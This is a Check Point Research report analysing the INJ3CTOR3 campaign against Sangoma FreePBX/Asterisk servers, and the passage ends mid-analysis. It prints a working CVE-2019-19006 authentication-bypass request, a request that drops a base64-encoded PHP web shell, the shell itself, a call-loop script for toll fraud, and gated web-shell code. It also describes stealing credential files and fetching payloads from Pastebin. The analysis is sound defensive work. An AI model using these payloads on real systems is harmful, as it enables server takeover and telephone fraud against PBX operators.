INJ3CTOR3 Operation – Leveraging Asterisk Servers for Monetization

research.checkpoint.com/2020/inj3ctor3-operation-leveraging-asterisk-servers-for-monetization/

November 5, 2020

November 5, 2020
Research by: Ido Solomon, Ori Hamama and Omer Ventura, Network Research

Intro

Recently, Check Point Research encountered a series of worldwide attacks relevant to VoIP, specifically to Session initiation Protocol (SIP) servers. Based on information provided by our global sensors, there appears to be a systematic exploitation pattern of SIP servers from different manufactures. Further exploration revealed that this is part of a large, profitable business model run by hackers.

Hacking SIP servers and gaining control allows hackers to abuse them in several ways. One of the more complex and interesting ways is abusing the servers to make outgoing phone calls, which are also used to generate profits. Making calls is a legitimate feature, therefore it's hard to detect when a server has been exploited.

During our research, we discovered a new campaign targeting Sangoma PBX (an open-source web GUI that manages Asterisk). Asterisk is the world's most popular VoIP PBX system, and it is used by many Fortune 500 companies for telecommunications. The attack exploits CVE-2019-19006, a critical vulnerability in Sangoma, granting the attacker admin access to the system.

During the first half of 2020, we observed numerous attack attempts on sensors worldwide. We exposed the attacker's entire attack flow, from the initial exploitation of CVE-2019-19006 to uploading encoded PHP files that leverage the compromised system.

In this article, we first examine the infection vector used by the attacker, as well as the vulnerability exploited. We then investigate the threat actors behind the specific campaign. Lastly, we explain their modus operandi.





Figure 1: Inj3ct0r's attack flow

Infection Vector

As mentioned in the Introduction, the campaign starts with scanning, continues with exploiting the vulnerability, and proceeds all the way to web shell installation. Gaining access to the systems allows the hackers to abuse the servers for their own purposes. CVE-2019-19006 is an Authentication Bypass vulnerability published in November 2019. Check Point Research was able to deduce the vulnerability by examining both the captured attack traffic and Sangoma's GitHub repository for FreePBX Framework.



```diff
2 amp_conf/htdocs/admin/libraries/ampuser.class.php
@@ -53,6 +53,8 @@ public function setAdmin() {
         * @return bool          True if accepted false otherwise
         */
        public function checkPassword($password) {
+               $password = (string)$password;
+
                // strict checking so false will never match
                switch($this->mode) {
                        case "usermanager":
```

```diff
59 amp_conf/htdocs/admin/libraries/gui_auth.php
@@ -54,15 +54,14 @@ function getRemoteIp(){
                                try {
                                        FreePBX::create()->injectClass("Userman", $hint);
                                        if(method_exists(FreePBX::Userman(),"getCombinedGlobalSettingByID")) {
-                                               $_SESSION['AMP_user'] = new ampuser($username,"usermanager");
-                                               if (!$_SESSION['AMP_user']->checkPassword($password)) {
-                                                       unset($_SESSION['AMP_user']);
-                                                       $no_auth = true;
-                                               } else {
+                                               $no_auth = true;
+                                               $ampUser = new ampuser($username, "usermanager");
+                                               if ($ampUser->checkPassword($password)) {
                                                        unset($no_auth);
-                                                       if(FreePBX::Userman()->getCombinedGlobalSettingByID($_SESSION['AMP_user']->id,'pbx_admin')) {
-                                                               $_SESSION['AMP_user']->setAdmin();
+                                                       if(FreePBX::Userman()->getCombinedGlobalSettingByID($ampUser->id, 'pbx_admin')) {
+                                                               $ampUser->setAdmin();
                                                        }
+                                                       $_SESSION["AMP_user"] = $ampUser;
                                                        //We are logged in. Stop processing
                                                        break;
                                                }
```

Figure 2: Relevant commits in the FreePBX GitHub repository.

In vulnerable versions of Sangoma FreePBX, the authentication function works by first setting a session for the supplied username, and removes the session setting if the supplied password does not match the one stored in the database. Additionally, FreePBX does not perform input sanity on the password parameter during the login process. By sending the password query parameter as an array element, attackers can cause the authentication function to fail before the session is unset, thereby retaining a legitimate session for the chosen username, admin included.


```
GET /admin/config.php?password%5B0%5D=CheckPointResearch&username=admin HTTP/1.1
```

Figure 3: CVE-2019-19006 Proof of Concept.

Issuing the above request to a vulnerable FreePBX server allows the attackers to log in as the admin user. The value of ‘password’ does not matter, as the vulnerability depends on sending the parameter as an array element, ‘*password[0]*’.

Attack Flows


The attack begins with SIPVicious, a popular tool suite for auditing SIP-based VoIP systems. The attacker uses the *svmap* module to scan the internet for SIP systems running vulnerable FreePBX versions. Once found, the attacker exploits CVE-2019-19006, gaining admin access to the system.



```
GET /admin/config.php?password%5B0%5D=ZIZO&username=admin HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.6.0 CPython/2.7.5 Linux/3.10.0-1127.el7.x86_64
```


Figure 4: The attacker exploits CVE-2019-19006.

After bypassing the authentication step, the attacker uses the asterisk-cli module to execute a command on the compromised system and uploads a basic PHP web shell encoded in base64.



```
GET /admin/ajax.php?module=asterisk-cli&command=clicmd&data=channel%20originate%20local/*78@from-
internal%20application%20system%20%22echo%20PD9waHAKc3lzdGVtKCRfUkVRVUVTVFsieW9reW9rIl0pOwo/
Pg==%7C%20base64%20-d%20%3E%20/var/www/html/rr.php%22 HTTP/1.1
Host: [redacted]
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Accept: */*
User-Agent: python-requests/2.6.0 CPython/2.7.5 Linux/3.10.0-1127.el7.x86_64
Connection: keep-alive
Referer: http://[redacted]/admin/salem123.php?display=cli
Cookie: lang=en_US; PHPSESSID=s3fi68obcmuendm3mu2dh7fqq0
```

Figure 5: The attacker uploads the initial web shell. The Referer header points to a previous web shell version that does not exist on the server



```
<?php
system($_REQUEST["yokyok"]);
?>
```

Figure 6: The attacker’s initial web shell.

At this point, the attack diverges into two separate flows.

First Flow





Figure 7: The first attack flow.


In the first flow, the initial web shell is used to retrieve the contents of Asterisk management files */etc/amportal.conf* and */etc/asterisk/sip_additional.conf*. These contain the credentials to the FreePBX system's database and passwords for the various SIP extensions. This effectively gives the attackers access to the entire system and the ability to make calls out of every extension. Using the compromised Asterisk system, they then iterate over various prefixes for outgoing calls and try to call a specific phone number, possibly one of their own, in order to see which prefix they can use.



```
timebtncalls=20;
duration="1000";
outbound="thanku-outcall";
prs="n,00,011,810,001,0015,900,000,007,9810";
numbers="31182323310";
orig=`/usr/sbin/asterisk -rx "channel originate"`;
if echo $orig | grep Usage > /dev/null;
 then origi="channel originate";
elif echo $orig | grep "Unable to connect" >/dev/null;
 then echo "error:unable";
else origi="originate";
fi;
if echo $origi | grep originate >/dev/null;
 then for pr in `echo $prs | tr ',' '\n'`;
  do for number in `echo $numbers | tr ',' '\n'`;
   do /usr/sbin/asterisk -rx "${origi} Local/${pr/n/}${number}@${outbound}
   application wait ${duration}" & sleep ${timebtncalls};
   echo "${origi} Local/${pr/n/}${number}@${outbound}";
   done
  done
 fi
```

Figure 8: The attacker’s call routine

Next, the attackers use the web shell to download a base64-encoded PHP file from Pastebin. This file is padded with garbage comments—that when decoded, result in a password-protected web shell, which is also capable of retrieving the credentials to the Asterisk Internal Database and REST Interface. The attackers also attempt to remove any previous versions of their files.



```
if (isset($_REQUEST['p']) && md5($_REQUEST['p']) == '576cd437e1c30c9f64a2866d55e502bc') {
    $_SESSION['pop'] = 'logged';
}
```

Figure 9: Password protection in the web shell.

Second Flow





Figure 10: The second attack flow.

The second flow also uses the initial web shell to download a base64-encoded PHP file. Decoding this file results in another web shell that is not only password-protected, but also employs access-control in the form of source IP validation and returns a fake HTTP 403 Forbidden message to unauthorized users.



```php
<?php
if (md5($_SERVER['REMOTE_ADDR'])=="2706efbca6af39a8aa9ac0ce8dd2fa7a"
|| md5($_SERVER['REMOTE_ADDR'])=="1a3c377b6245388b947a69829089c7df" ||
md5($_SERVER['REMOTE_ADDR'])=="c59ab00f0ad4556ccf2e34efff1351f8" ||
md5($_SERVER['REMOTE_ADDR'])=="3ab2646e23bf5d331d15b90006899edd" ||
md5($_SERVER['REMOTE_ADDR'])=="139dae359ac86690bf9f1a64f9c9d4f2" ||
md5($_SERVER['REMOTE_ADDR'])=="14cf56e666c345d0f26af416cda48ab9" ||
md5($_SERVER['REMOTE_ADDR'])=="f33cc6d416f441c336185b7b57e97f32" ||
md5($_SERVER['REMOTE_ADDR'])=="bf2de831fa1900411cb99ff781a9e091" ||
md5($_SERVER['REMOTE_ADDR'])=="3d4e8a2959c8195c39763f98b33d5bcc" ||
md5($_SERVER['REMOTE_ADDR'])=="f1d37dd9b641290120def5d27c234cde" ||
md5($_SERVER['REMOTE_ADDR'])=="052825b9f89a39fd7507cc11ef0b162b" ||
md5($_SERVER['REMOTE_ADDR'])=="ead41099839b9561fdc6cab14a961db0" ||
md5($_SERVER['REMOTE_ADDR'])=="af93fb325f1372e850089637638d4c40" ||
md5($_SERVER['REMOTE_ADDR'])=="c59ab00f0ad4556ccf2e34efff1351f8" ||
md5($_SERVER['REMOTE_ADDR'])=="9f198d7ae17360486c1106bb0c9d8323" ||
md5($_SERVER['REMOTE_ADDR'])=="a7dadc6e0cdb5bf8ec73445b52c56c58" ||
md5($_SERVER['REMOTE_ADDR'])=="078a77a19e0c5abf49d0c4ad561a2f17"){
echo '<form action="" method="post" ><input size=20 type=password
name="p" /><input size=60 type=text name="c" /><input type=submit
value="Hacked" /></form>Sexawy >';

if (md5($_REQUEST['p'])=="fe732de226af5491a6266f9d5eaa62fc"){
$logged="1";
```

Figure 11: Password protection and IP access control in the web shell.

The attackers then use the new web shell to perform the following actions:

1. Download and save a PHP file as '*/tmp/k*' which in turn drops '*/var/www/html/admin/views/config.php*' to the disk. This is another base64-encoded PHP file, again padded with subordinate comments. When decoded, it is a password-protected web panel. This panel lets the attackers place calls using the compromised system with both FreePBX and Elastix support, as well as run arbitrary and hard-coded commands.





Figure 12: The attacker's web panel.

The file also appends data to '*/var/www/html/admin/views/.htaccess*' which allows access to config.php from other URIs, e.g. '*<server-url>/config*' instead of '<server-url>/admin/views/config.php'



